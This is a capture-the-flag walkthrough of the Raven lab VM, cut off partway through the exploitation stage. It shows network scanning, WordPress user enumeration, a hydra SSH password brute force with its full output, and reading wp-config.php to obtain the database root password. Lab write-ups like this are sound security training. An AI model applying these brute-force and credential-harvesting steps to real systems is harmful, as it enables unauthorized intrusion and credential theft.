Raven

Raven is another Boot2root machine created by william mccann
Level - Intermediate
There are four flags to find and two intended ways of getting root. we are going with one way of rooting the machine.
Let's start by gathering information

Reconnaisance

The first step after the vm is set up we have to identify the IP address of the target machine, for this we are going to use netdiscover.
netdiscover -i vboxnet0

```
Currently scanning: 172.16.149.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:41:5b:23      1      42  PCS Systemtechnik GmbH
192.168.56.147  08:00:27:09:9a:ed      1      60  PCS Systemtechnik GmbH
```

The target IP is 192.198.56.147

Now we can run nmap scan to find open ports, services, version for this the command we used is
nmap -sC -sV -p- -T4 192.168.56.147


```
┌──╼ $sudo nmap -sC -sV -p- T4 192.168.56.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 18:44 IST
Failed to resolve "T4".

┌──[✗]─[baz@parrot]─[~/comp ctf walkthroughs/raven/newraven]
└──╼ $sudo nmap -sC -sV -p- -T4 192.168.56.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 18:45 IST
Nmap scan report for 192.168.56.147
Host is up (0.00018s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 8e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| http-title: Raven Security
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42813/udp   status
|   100024  1          49485/tcp   status
|   100024  1          50760/udp6  status
|   100024  1          53776/tcp6  status
49485/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:09:9A:ED (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The ports opened were
22(ssh), 80(http), 111(rpcbind)

Enumeration


Since port 80 were enabled we instantly moved to explore the webpage
http://192.168.56.147



we checked all the links and directories but it didn't give much information
Then we did a diretory bruteforce to find out all direcotries present
dirb http://192.168.56.147




From the directory scan we got to know wordpress is present and we moved to that page and found that the page was misconfigured and we should manually add the address to our local hosts to get the actual webpage




From the source code we got that the page directs a lot to raven.local so we assumed it as the hostname of the IP and added it to our local host

sudo nano /etc/hosts


192.168.56.147 raven.local



After adding the IP we refreshed the webpage and got the actual wordpress page



Since it is a wordpress page we have a tool to scan wordpress page wpscan. Which could be used to get a lot of details regarding the page and also also displays vulnerablities and users etc.
wpscan --url http://192.168.56.147/wordpress -eu



we got two users from here steven and michael so did a password bruteforce but failed.
So after a lot of tries we thought to do a bruteforce on ssh since ssh port was open from nmap scan
hydra -V -l michael -P (passpath) 192.168.56.147 ssh

```
[baz@parrot]-[~/comp ctf walkthroughs/raven/newraven]
└──╼ $hydra -V -l michael -P /home/baz/PASSLIST/SecLists/Passwords/Common-Credentials/10k-most-common.txt 192.168.56.147 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-08 18:57:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10007 login tries (l:1/p:10007), ~626 tries per task
[DATA] attacking ssh://192.168.56.147:22/
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "password" - 1 of 10007 [child 0] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "123456" - 2 of 10007 [child 1] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "12345678" - 3 of 10007 [child 2] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "1234" - 4 of 10007 [child 3] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "qwerty" - 5 of 10007 [child 4] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "12345" - 6 of 10007 [child 5] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "dragon" - 7 of 10007 [child 6] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "pussy" - 8 of 10007 [child 7] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "baseball" - 9 of 10007 [child 8] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "football" - 10 of 10007 [child 9] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "letmein" - 11 of 10007 [child 10] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "monkey" - 12 of 10007 [child 11] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "696969" - 13 of 10007 [child 12] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "abc123" - 14 of 10007 [child 13] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "mustang" - 15 of 10007 [child 14] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "michael" - 16 of 10007 [child 15] (0/0)
[ATTEMPT] target 192.168.56.147 - login "michael" - pass "shadow" - 17 of 10008 [child 12] (0/1)
[22][ssh] host: 192.168.56.147   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-08 18:57:23
┌──[✗]-[baz@parrot]-[~/comp ctf walkthroughs/raven/newraven]
└──╼ $
```

we got the credentials of michael
user-michael
pass - michael
Now let's login with ssh

Exploitation

ssh michael@192.168.56.147
pass- michael
cd /var/www/html/
nano wordpress

```
GNU nano 2.2.6                File: wp-config.php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');


/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

